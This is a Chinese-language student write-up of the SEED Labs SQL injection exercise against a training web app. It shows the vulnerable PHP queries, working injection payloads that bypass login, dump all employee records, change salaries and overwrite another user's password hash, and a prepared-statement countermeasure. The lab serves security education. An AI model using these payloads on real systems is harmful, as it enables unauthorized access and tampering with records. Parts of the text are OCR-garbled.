实验原理

SQL注入攻击通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，它目前是黑客对数据库进行攻击的最常用手段之一。

Task 1: Get Familiar with SQL Statements

启动 docker


```
dcbuild
dcup
```

然后进入 mysql 程序

```
dockps
docksh **
mysql -u root -p dees
```

> After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice.

```
use sqllab_users;
show tables;
desc credential;
select * from credential where Name='Alice'
```




```
mysql> desc credential
    -> ;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage

打开 seed-server.com

观察 unsafe home.php，看到里面有如下判断




```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
```



```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= ’$input_uname’ and Password=’$hashed_pwd’";
$result = $conn -> query($sql);
```

我们只需要把判断 Password 的部分屏蔽即可



SEED Project
seed-server.com/
SQLi Lab
www.seed-server.com/unsafe_home.php?username=Alice'%3B%23&Password=
SEED LABS
Home
Edit Profile
Logout

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

Task 2.2: SQL Injection Attack from command line

转换一下 url 编码即可

```
curl 'www.seed-server.com/unsafe_home.php?username=Admin27%3b%23'
```

得到




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active
><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li clas
='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclic
='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div c
ass='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-
triped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</t
><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nicknam
</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><
body><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><
d></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td
10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50
00</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy<
th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><t
><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><
d></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>4325431
</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
```

看到已经显示了所有用户信息

Task 2.3: Append a new SQL statement

~~~
```php
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;";
$conn->query($sql);
~~~



Alice's Profile Edit

NickName ',salary=100000;#

Email Email

Address Address


Phone Number PhoneNumber

Password Password

Task 3.2: Modify other people's alary

这个和上面的几乎一模一样，比如我们把 Boby 的薪水改成 114514

```
',salary='0' where ID=2;#
```



Alice's Profile Edit

NickName ',salary=0where ID=2;#


Email Email

Address Address

Phone Number PhoneNumber

Password Password


看到已经改掉了



```
|  2 | Boby  | 20000 |       0 | 4/20  | 10213352 |
```

Task 3.3: Modify other people’s password

查看代码，看到密码采用的是 sha1，我们随便找个在线转换网站转换一下就好了。



Text

888888

算法


sha1

Result

1f82c942befda29b6ed487a51da199f78fce7f05

然后注入

```
',Password='1f82c942befda29b6ed487a51da199f78fce7f05' where ID=1;#
```



然后现在可以用密码 `888888` 成功登录 Alice 账号。

Task 4: Countermeasure — Prepared Statement


登录 seed-server.com/defense

这里我们需要将参数与查询分离。修改 unsafe.php，做如下改动

```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

可以看到，攻击失败了



SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Alice'%3B%23&Password=
SEED LABS

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: